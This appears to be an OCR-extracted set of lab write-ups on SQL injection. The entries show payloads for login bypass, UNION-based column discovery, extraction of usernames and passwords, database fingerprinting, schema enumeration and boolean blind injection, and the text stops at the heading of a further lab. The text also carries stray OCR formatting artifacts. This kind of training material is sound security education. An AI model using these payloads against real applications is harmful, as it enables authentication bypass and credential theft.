


Summary of Exploitation: Injected ' OR 1=1--``` into a URL parameter for category filtering, bypassing filters and retrieving all products.

Key Takeaways: Unsanitized input in `WHERE` clauses is vulnerable; `OR 1=1` is a classic bypass.

B. Lab: SQL injection vulnerability allowing login bypass

Vulnerability Type: SQL Injection (Authentication Bypass)



Summary of Exploitation:


This lab targeted a login form. By injecting a payload like administrator'--`or`administrator'#`into the username field and providing any password, authentication was bypassed. The SQL query likely looked something like`SELECT * FROM users WHERE username = '[username_input]' AND password = '[password_input]'. `The injected payload modified it to` SELECT * FROM users WHERE username = '`administrator'--` ' AND password = '...'. `The --` commented out the password check, allowing login as 'administrator' without knowing the password. The successful login as "administrator" solved the lab.

Key Takeaways:

- Login forms are critical targets for SQL injection.
- Bypassing password checks is a common goal of SQLi in authentication mechanisms.
- Properly escaping or parameterizing inputs in authentication queries is paramount.

C. Lab: SQL injection UNION attack, determining the number of columns returned by the query

Vulnerability Type: SQL Injection (UNION Attack - Column Count)




Summary of Exploitation: Iteratively injected `' UNION SELECT NULL--`, `' UNION SELECT NULL,NULL--`, etc., to find the correct number of columns for a `UNION` attack by observing server responses/errors.

Key Takeaways: `UNION SELECT` requires matching column counts; incrementing `NULL`s is the standard way to find this.

D. Lab: SQL injection UNION attack, finding a column containing text

Vulnerability Type: SQL Injection (UNION Attack - Text Column ID)




Summary of Exploitation: After finding column count, replaced `NULL`s one by one with a test string (e.g., `'aBcDeF'`) `in` `' UNION SELECT NULL,'aBcDeF',NULL--` ` to find columns suitable for string output.

Key Takeaways: Identify text-compatible columns in a `UNION` attack to exfiltrate string data.

E. Lab: SQL injection UNION attack, retrieving data from other tables

Vulnerability Type: SQL Injection (UNION Attack - Data Retrieval)




Summary of Exploitation: Used `' UNION SELECT username, password FROM users--` to extract usernames and passwords from the users table into the identified output columns.

Key Takeaways: `UNION` attacks can exfiltrate data from arbitrary tables accessible to the database user.

F. Lab: SQL injection UNION attack, retrieving multiple values in a single column

Vulnerability Type: SQL Injection (UNION Attack - Single Column Exfil)




Summary of Exploitation: Concatenated multiple data fields (e.g., username||'~'||password`) **within a** `UNION SELECT` ` to retrieve them via a single available text output column.

Key Takeaways: Use database concatenation functions to exfiltrate multiple data points if output columns are limited.

G. Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Vulnerability Type: SQL Injection (DB Fingerprinting)




Summary of Exploitation: Injected ' UNION SELECT @@version,NULL--``` to retrieve the database type and version string, displayed in the application output.

Key Takeaways: Database-specific variables/functions (e.g., `@@version`) can reveal DB type/version.

H. Lab: SQL injection attack, listing the database contents on non-Oracle databases

Vulnerability Type: SQL Injection (Schema Enumeration)




Summary of Exploitation: Queried `information_schema.tables` (e.g., using ' UNION SELECT table_name,NULL FROM information_schema.tables--` `) to list all table names.

Key Takeaways: `information_schema` (on non-Oracle DBs) is key for enumerating database structure.

I. Lab: Blind SQL injection with conditional responses

Vulnerability Type: Blind SQL Injection (Boolean-Based)




Summary of Exploitation: Injected conditions like ' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a'--` ` into a cookie and observed differing page content (e.g., "Welcome back!") to infer data char by char.

Key Takeaways: Exploit discernible application behavior changes based on true/false SQL conditions to exfiltrate data blindly.

J. Lab: Blind SQL injection with conditional errors

Vulnerability Type: Blind SQL Injection (Error-Based Conditional)

